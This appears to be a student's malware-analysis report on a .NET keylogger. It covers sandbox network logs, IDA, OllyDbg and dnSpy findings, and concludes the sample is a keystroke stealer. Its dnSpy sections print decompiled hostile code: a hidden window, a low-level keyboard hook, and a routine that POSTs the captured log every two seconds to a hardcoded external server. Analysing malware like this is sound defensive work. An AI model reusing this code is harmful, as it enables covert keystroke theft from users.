fakedns[INFO]: Response: mapper.passwords.avira.com -> 192.168.56.21
fakedns[INFO]: Response: www.wikipedia.com -> 192.168.56.21
fakedns[INFO]: Response: api.mixpanel.com -> 192.168.56.21
fakedns[INFO]: Response: api.bringweb3.io -> 192.168.56.21
fakedns[INFO]: Response: ph.xdefi.services -> 192.168.56.21
fakedns[INFO]: Response: sanity-proxy-v2.phantom.app -> 192.168.56.21
fakedns[INFO]: Response: o445773.ingest.us.sentry.io -> 192.168.56.21
fakedns[INFO]: Response: eppo-proxy.phantom.app -> 192.168.56.21
fakedns[INFO]: Response: www.youtube.com -> 192.168.56.21
fakedns[INFO]: Response: metamask.github.io -> 192.168.56.21
fakedns[INFO]: Response: www.msftconnecttest.com -> 192.168.56.21
fakedns[INFO]: Response: www.google.com -> 192.168.56.21
fakedns[INFO]: Response: www.wikipedia.com -> 192.168.56.21
fakedns[INFO]: Response: www.youtube.com -> 192.168.56.21
fakedns[INFO]: Response: al-sahaf.000WebHostapp.com -> 192.168.56.21
fakedns[INFO]: Response: www.msftconnecttest.com -> 192.168.56.21
fakedns[INFO]: Response: www.google.com -> 192.168.56.21
fakedns[INFO]: Response: www.wikipedia.com -> 192.168.56.21
fakedns[INFO]: Response: www.youtube.com -> 192.168.56.21
fakedns[INFO]: Response: www.msftconnecttest.com -> 192.168.56.21
fakedns[INFO]: Response: www.google.com -> 192.168.56.21
fakedns[INFO]: Response: www.wikipedia.com -> 192.168.56.21
```

FakeDNS recorded a DNS query for “al-sahaf.000WebHostapp.com”. This confirms the malware attempted to resolve a C2 domain, which matches the hardcoded PHP server identified earlier in string analysis.


### 3.6. Wireshark



Wireshark captured a DNS request from the infected FlareVM to al-sahaf.000WebHostapp.com, sent from source port 52488 to destination port 53. FakeDNS on REMnux responded, confirming the malware attempted communication with a C2 domain. However, no further packets or TLS handshakes were observed, suggesting the connection failed – likely due to the domain being inactive or certificate issues. No keystroke data was exfiltrated during the session.

## 4. Advanced Static Analysis

### 4.1. IDA Pro




```
IDA - CYBR473Malware.exe C:\Users\cybr473\Desktop\CYBR473Malware.exe
File Edit Jump Search View Debugger Options Windows Help
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions Hex View-1 Local Types Imports Exports
Function name start
Line 1 of 1, /start
```

In IDA Pro, execution begins at entry point 0x0040508E, matching the AddressOfEntryPoint in the PE header. The first instruction jumps to \_CorExeMain, the standard .NET runtime entry point for initializing managed code. Graph View, shows only a single function (start) with no branching logic or detailed disassembly, confirming IDA Pro limited usefulness and insight for deeper analysis for .NET binaries. Minimal stack usage observed beyond the initial jump, suggests the malware relies on .NET event callbacks and Windows API hooks rather than direct stack manipulation. While .NET's abstraction hides most low-level stack and register activity, the presence of Windows hook APIs indicates that standard stack frame manipulation still occurs during keyboard event callbacks. Given these limitations, dnSpy is used for deeper inspection of the malware's behaviour.


### 4.2. dnSpy

Due to the file being a .NET file, we can use a decompiler, dnSpy, to decompile the code and analyse the source code. Can see the malware's entry point/initial execution begins in Program.Main(), which initializes the UI via System.Windows.Forms then creates a new instance of Form1.



```
InitializeComponent() : void
1 // CYBR473Malware.Form1
2 // Token: 0x0000000C RID: 12 RVA: 0x000022BC File Offset: 0x000004BC
3 private void InitializeComponent()
4 {
5     this.components = new Container();
6     this.log = new Timer(this.components);
7     this.facetime = new Timer(this.components);
8     base.SuspendLayout();
9     this.log.Interval = 2000;
10    this.log.Tick += this.log_Tick;
11    this.facetime.Interval = 3000;
12    this.facetime.Tick += this.facetime_Tick;
13    base.AutoScaleMode = AutoSizeMode.Font;
14    base.AutoSizeMode = AutoSizeMode.Font;
15    base.ClientSize = new Size(533, 292);
16    base.Margin = new Padding(2, 2, 2, 2);
17    base.Name = "Form1";
18    this.Text = "Form1";
19    base.Load += this.Form1_Load;
20    base.ResumeLayout(false);
21 }
22 }
```


Within Form1, the constructor calls InitializeComponent(), which sets up timers and event handlers (facetime\_Tick, log\_Tick, and Form1\_Load).



```
Form1_Load(object, EventArgs) : void
1 // CYBR473Malware.Form1
2 // Token: 0x00000006 RID: 6 RVA: 0x000020EC File Offset: 0x000002EC
3 private void Form1_Load(object sender, EventArgs e)
4 {
5     base.ShowInTaskbar = false;
6     base.Opacity = 0.0;
7     base.Visible = false;
8     this.facetime.Enabled = true;
9     this.log.Enabled = true;
10    KeyboardListener keyboardListener = new KeyboardListener();
11    Form1.Globales.keyBuffer = new StringBuilder();
12    Form1.Globales.keyBuffer.Append("Configurations ");
13    Form1.Globales.userDir = "C:\\Users\\";
14    Form1.Globales.userName = Environment.UserName;
15    Form1.Globales.ltion = Form1.Globales.userDir + Form1.Globales.userName + "\\configurations.txt";
16    keyboardListener.CreateLog(Form1.Globales.ltion);
17 }
18 }
```

Form1 is a windows application window and the Form1\_Load() method is called when the form is loaded. It hides the window by setting ShowInTaskbar = false, Opacity = 0.0, and Visible = false, ensuring the malware runs silently in the background. It enables both facetime (active window tracking -> 3 seconds) and log (keylogging -> 2 seconds), which are two timers set to track window and send logs to the remote server. It initializes KeyboardListener and StringBuilder to store keystrokes. Can see system profiling and execution context through strings like Environment.UserName, GetKeyboardLayout, and DateTime indicate basic user profiling. The configurations.txt file path uses the return of the Environment.UserName, resulting in C:/Users/<UserName>/configurations.txt.

Can see keylogging and targeting behaviour through facetime\_Tick() method which filters and retrieves the currently active window using GetForegroundWindow(). Log\_Tick() method also periodically calls the c2() method for data exfiltration.



```
c2(): void
5 string ltion = Form1.Globales.ltion;
6 byte[] array = File.ReadAllBytes(ltion);
7 string @string = Encoding.UTF8.GetString(array);
8 string text = "https://al-sahaf.000webhostapp.com/harith/test.php";
9 try
10 {
11     using (WebClient webClient = new WebClient())
12     {
13         Console.WriteLine(@string);
14         NameValueCollection nameValueCollection = new NameValueCollection();
15         nameValueCollection["time"] = DateTime.Now.ToString("MMM dd, yyyy
16             h:mm:ss tt");
16         nameValueCollection["log"] = @string;
17         byte[] array2 = webClient.UploadValues(text, "POST",
18             nameValueCollection);
19         Console.WriteLine(Encoding.Default.GetString(array2));
20         webClient.Dispose();
21     }
22     catch (WebException ex)
23     {
24     }
25 }
```

The c2() method uses System.Net.WebClient.UploadValues to send logged data via HTTP POST to the hardcoded C2 server “https://al-sahaf.000webhostapp.com/harith/test.php”. Logged data is read from configurations.txt using System.IO.File.ReadAllBytes, encoded as UTF-8, and transmitted with the “time”, confirming network-based data exfiltration.

Assembly Explorer

```

userName : string @0400001B
└ InterceptKeys @02000007
  └ Base Type and Interfaces
    └ Derived Types
      InterceptKeys @0200002C
        AttachThreadInput(uint, bool) : bool @06000028
        CallMethodEx(IntPtr, int, IntPtr, IntPtr) : IntPtr @060
        ClearKeyboardBuffer(uint, uint, IntPtr) : void @06000021
        GetCurrentThreadId() : uint @06000029
        GetForegroundWindow() : IntPtr @06000026
        GetKeyboardLayout(uint) : IntPtr @06000025
        GetKeyboardState(byte[]) : bool @06000023
        GetModuleHandle(string) : IntPtr @06000021
        GetWindowThreadProcessId(IntPtr, out uint) : uint @06
        MapVirtualKey(uint, uint) : uint @06000024
        SetHook(InterceptKeys.LowLevelKeyboardProc) : IntPtr
        SetWindowsHookEx(int, InterceptKeys.LowLevelKeyboardPro
        ToUnicodeEx(uint, uint, byte[], StringBuilder, int, uint, b
        UnhookWindowsHookEx(IntPtr) : bool @0600001F
        VKCodeToString(uint, bool) : string @0600002A
        lastIsDead : bool @04000014
        lastKeyState : byte[] @04000013
        lastScanCode : uint @04000012
        lastVKCode : uint @04000011
        WH_KEYBOARD_LL : int @04000010
        KeyEvent @0200000E
        └ Base Type and Interfaces
          └ Derived Types
            value_ : int @04000010
            WM_KEYDOWN : InterceptKeys.KeyEvent @0400001
            WM_KEYUP : InterceptKeys.KeyEvent @0400001F
            WM_SYSKEYDOWN : InterceptKeys.KeyEvent @0400
            WM_SYSKEYUP : InterceptKeys.KeyEvent @0400002C
        LowLevelKeyboardProc @0200000D
        KeyboardListener @02000004

```

LowLevelKeyboardProc(int, UIntPtr, IntPtr...)

```

1 // CVER473Malware.KeyboardListener
2 // Token: 0x06000014 RID: 20 RVA: 0x00002598 File Offset: 0x00000798
3 [MethodImpl(MethodImplOptions.NoInlining)]
4 private IntPtr LowLevelKeyboardProc(int nCode, UIntPtr wParam, IntPtr lParam)
5 {
6     bool flag = nCode >= 0;
7     if (flag)
8     {
9         bool flag2 = wParam.ToInt32() == 256U || wParam.ToInt32() == 257U ||
10        wParam.ToInt32() == 260U || wParam.ToInt32() == 261U;
11        if (flag2)
12        {
13            string text = InterceptKeys.VKCodeToString((uint)Marshal.ReadInt32
14                (lParam), wParam.ToInt32() == 256U || wParam.ToInt32() == 260U);
15            Form1.Globales.keyBuffer = new StringBuilder();
16            Form1.Globales.keyBuffer.Append(text);
17            this.CreateLog(Form1.Globales.ltion);
18            this.hookedKeyboardCallbackAsync.BeginInvoke
19                ((InterceptKeys(KeyEvent)wParam.ToInt32(), Marshal.ReadInt32
20                (lParam), text, null, null));
21        }
22        return InterceptKeys.CallNextHookEx(this.hookId, nCode, wParam, lParam);
23    }
24    public void CreateLog(string file)
25    {
26        try
27        {
28            StreamWriter streamWriter = new StreamWriter(file, true);
29            streamWriter.Write(Form1.Globales.keyBuffer.ToString());
30            streamWriter.Close();
31            Form1.Globales.keyBuffer.Clear();
32        }
33        catch
34        {
35            Console.WriteLine("error");
36        }
37    }

```

The InterceptKeys class handles system-wide keylogging using low-level Windows hooks via APIs like SetWindowsHookEx, UnhookWindowsHookEx, CallNextHookEx, and LowLevelKeyboardProc. These capture WM\_KEYDOWN(256), WM\_KEYUP(257), WM\_SYSKEYDOWN(260), and WM\_SYSKEYUP(261) messages. Keystrokes are processed by KeyboardListener in the LowLevelKeyboardProc() method. Here VK code is extracted using ReadInt32(lParam), converts it via InterceptKeys.VKCodeToString, which is then appended to Form1.Globales.keyBuffer and written to the log file via CreateLog() at the path in Form1.Globales.ltion.

```

public KeyboardListener()
{
    this.dispatcher = Dispatcher.CurrentDispatcher;
    this.hookedLowLevelKeyboardProc = new InterceptKeys.LowLevelKeyboardProc(this.LowLevelKeyboardProc)
    this.hookId = InterceptKeys.SetHook(this.hookedLowLevelKeyboardProc);
    this.hookedKeyboardCallbackAsync = new KeyboardListener.KeyboardCallbackAsync(this.KeyboardListener
}

```



They KeyboardListener class sets up and manages the hook by calling SetHook(hookedLowLevelKeyboardProc) with the procedure defined in InterceptKeys. It registers the async callback KeyboardCallbackAsync to process captured keys. When invoked, this callback handles writing the buffer contents via the CreateLog() method. InterceptKeys and KeyboardListener form the core of the malware's keylogging functionality.

No registry functions (e.g. RegSetValue) are present in the .NET source code. Registry activity observed appears to stem from .NET runtime behaviour. No persistence mechanisms were found and the code shows no signs of obfuscation, encryption, shellcode injection, or self-deletion.

## 5. Advanced Dynamic Analysis

### 5.1. OllyDbg

The malware was loaded into OllyDbg to observe its runtime behaviour at the assembly level. The primary goal was to inspect memory activity, .NET interactions, and API calls that support its keylogger functionality.



Entry point was observed at 0x007950BE. This address changes dynamically with each execution/restart, reflecting .NET's runtime loading behaviour. Initial analysis of loaded modules revealed a minimal set. However, after execution, additional modules were loaded, indicating the unpacking of the .NET assembly and dynamic loading of dependencies. Modules loaded from startup can be seen above, and are indicated as loaded by it being red. Can see the rest of the modules loaded during execution in debug image.


Can see .NET runtime and CLR activity during debugging the call to KERNEL32.GetModuleHandleW at 7283B5AD returned the base address of the CYBR473M module (EAX = 0x006D0000). Was followed by a mov operation storing the

module handle in ECX, and then a call to a function in clr.dll, marking the transition into the .NET runtime initialization. The clr.\_CorExeMain can be found in the clr.text section, however, we can't directly observe \_CorExeMain execution in OllyDbg. Upon re-/start, execution resumes at address 0x75F0B5F2 in the mscoreei section, indicating .NET runtime has already initialized - OllyDbg starts after \_CorExeMain completes.

The screenshot displays three separate memory dump sessions from OllyDbg, each showing assembly code and registers. The sessions are:

- Session 1:** Address 00000000, Hex dump 00011, Registers 00000000. The assembly shows a series of pushes and writes to memory, followed by a call to KERNELBASE.CreateFileW at address 75EED949. The stack contains the string "configurations.txt".
- Session 2:** Address 00000000, Hex dump 00011, Registers 00000000. The assembly shows a call to KERNELBASE.CreateFileW at address 75EED949, followed by a call to KERNELBASE.WriteFile at address 75EED953. The stack contains the string "Configurations".
- Session 3:** Address 00000000, Hex dump 00011, Registers 00000000. The assembly shows a call to KERNELBASE.CreateFileW at address 75EED949, followed by a call to KERNELBASE.WriteFile at address 75EED953. The stack contains the string "Configurations".

String 'configurations.txt' was found in Unicode encoding within the .text section for the CYBR473M module. API calls confirm the malware creates the file using KERNELBASE.CreateFileW. A subsequent call to KERNELBASE.WriteFile writes string "Configurations" at the beginning of configurations.txt, confirming the setup for keylogging output.




Can see keylogger initialization and hook monitoring. Function KeyboardCallbackAsync is added to Form1. EDX holds the KeyboardCallbackAsync address, where it then goes through instructions fetching 1 byte at a time from that EDX address and signs -extends it to a 32-bit integer and stores it in ECX which holds Form1. This matches the KeyboardListener setup seen in dnSpy. System.IO.StreamWriter initialization activity was also observed, along with references to WM\_KEYDOWN and WM\_KEYUP, confirming that keyboard input is captured and written to the log file. It follows the same process as the KeyboardCallbackAsync being added to Form1, with ECX holding System.IO and EDX holding StreamWriter.

012FC4A0	0000001B
012FC4A4	00000100
012FC4A8	0000001B
012FC4AC	175ECC2F
012FC4B0	00000000
012FC4B4	01000000
012FC4B8	01000000
012FC4C0	01320000
012FC4C4	013E94D0 UNICODE "\DNSResolver"
012FC4D0	013E94D0 UNICODE "\DNSResolver"
012FC4D4	012FC558
012FC4D8	012FC558
012FC4DC	00000034
012FC4E0	00000036
012FC4E4	012FC530
012FC4E8	6EC66082 RETURN to DNSAPI.6EC66082 from <JMP.&api-ms-win-core-crt-l1-1-0.memory>
012FC4ECD	A1460072
012FC4F0	0130D6500 UNICODE "al-sahaf.00webhostapp.com"
012FC4F4	012FC528
012FC4F8	75EEF634 RETURN to KERNELBA.75EEF634 from KERNELBA.LChapStringEx
012FC4FCC	00000000
012FC500	00000100
012FC504	012FCB80 UNICODE "windowsupdate.microsoft.com"
012FC508	0000001B
012FC4A0	00000011
012FC4A4	00000100
012FC4A8	00000011
012FC4AC	0000001A
012FC4B0	00000000
012FC4B4	012FC570 UNICODE "windowsupdate.com"
012FC4B8	012FCB80 UNICODE "windowsupdate.com"
012FC4BCC	00000000
012FC4C0	00000000
012FC4C4	00000000
012FC4C8	00000000
012FC4D0	012FC530
012FC4D4	012FC558
012FC4D8	00000034
012FC4E0	00000034
012FC4E4	012FC530
012FC4E8	6EC66082 RETURN to DNSAPI.6EC66082 from <JMP.&api-ms-win-core-crt-l1-1-0.memory>
012FC4ED	A1460072
012FC4F0	0130D6500 UNICODE "al-sahaf.00webhostapp.com"
012FC4F4	012FC528
012FC4F8	75EEF634 RETURN to KERNELBA.75EEF634 from KERNELBA.LChapStringEx
012FC500	00000000
012FC504	012FCB80 UNICODE "windowsupdate.com"
012FC508	00000011


During debugging, the malware attempted to resolve two addresses I had not seen before during analysis, windows.update.microsoft.com and windowsupdate.com. This behaviour may serve as a connectivity check or a sandbox detection technique, checking whether the environment mimics a real system with internet access and Windows Update functionality.

## 5.2. dnSpy

Performed further analysis with dnSpy to observe runtime behaviour changes and confirm hidden UI activity.




Saw in the source code that the malware was configured to run silently by setting `ShowInTaskbar = false`, `Opacity = 0.0`, and `Visible = false` in the `Form1_Load()` method. These values were modified to make the window visible and display it on the desktop. After rerunning the malware, the window appeared as expected, closing the window using the X button successfully terminated the process and the process also disappeared from Process Explorer, confirming normal termination behaviour.



`GetActiveWindow()` method checks if the active window's title contains the string "Facebook". If matched, the malware sets a flag to true, although this flag is not used elsewhere in the code. Suggests potential targeting of Facebook,


possibly for future functionality or filtered keylogging behaviour. Can see the breakpoint hitting the flag=true due to the active window containing Facebook header.



In the InitializeComponent() method, malware uses System.Windows.Forms.Timer class with the Interval function set to 2000 milliseconds (2 seconds) to repeatedly send data to the hardcoded C2. This confirms automated and periodic exfiltration behavior, tied directly to the log\_Tick() timer. This periodic data exfiltration was visibly confirmed in Wireshark on the REMnux machine. Packets containing content from configurations.txt were observed being sent.

## 6. Malware Type and Purpose

CYBR473Malware.exe is an unpacked, debug-build .NET 4.7.2 keylogger which executes in user space, capturing user input via keyboard hooks, adding them to a log file, configuration.txt. It then ex-filtrates the accumulated log to a hardcoded PHP endpoint every two seconds.



## **7. Conclusion and Limitations of Analysis**

CYBR473Malware.exe was analyzed using static and dynamic techniques. It was identified as a .NET-based keylogger with periodic network exfiltration to a hardcoded C2 server. Confirmed its behaviour through the use of malware static and dynamic analysis techniques. The analysis was comprehensive, however, there were limitations. The C2 server was simulated in a lab environment, so actual server responses and advanced C2 logic could not be analyzed. VM-aware behaviour (e.g. probing for Windows Update domains) suggests the malware may alter its behaviour in a live target environment.

## **8. Word Count Clarification**

Word count is 2997 for sections 1-7, which is the main report on the malware, excluding 8 onwards.

## **9. References and Tools**

### **9.1. Tools Used For Static Analysis**

- VirusTotal (<https://www.virustotal.com>)
- CFF Explorer (<https://cff-explorer.com>)
- PEID (<https://github.com/wolfram77web/app-peid>)
- Notepad (<https://apps.microsoft.com/detail/9msmlrh6lzf3?hl=en-US&gl=US>)
- Windows Command Prompt (In-Built: <https://learn.microsoft.com/en-us/windows-server/administration/windows-commands/windows-commands>)
- IDA Pro (<https://hex-rays.com/ida-pro>)
- dnSpy (<https://dnspy.org>)

### **9.2. Tools Used For Dynamic Analysis**

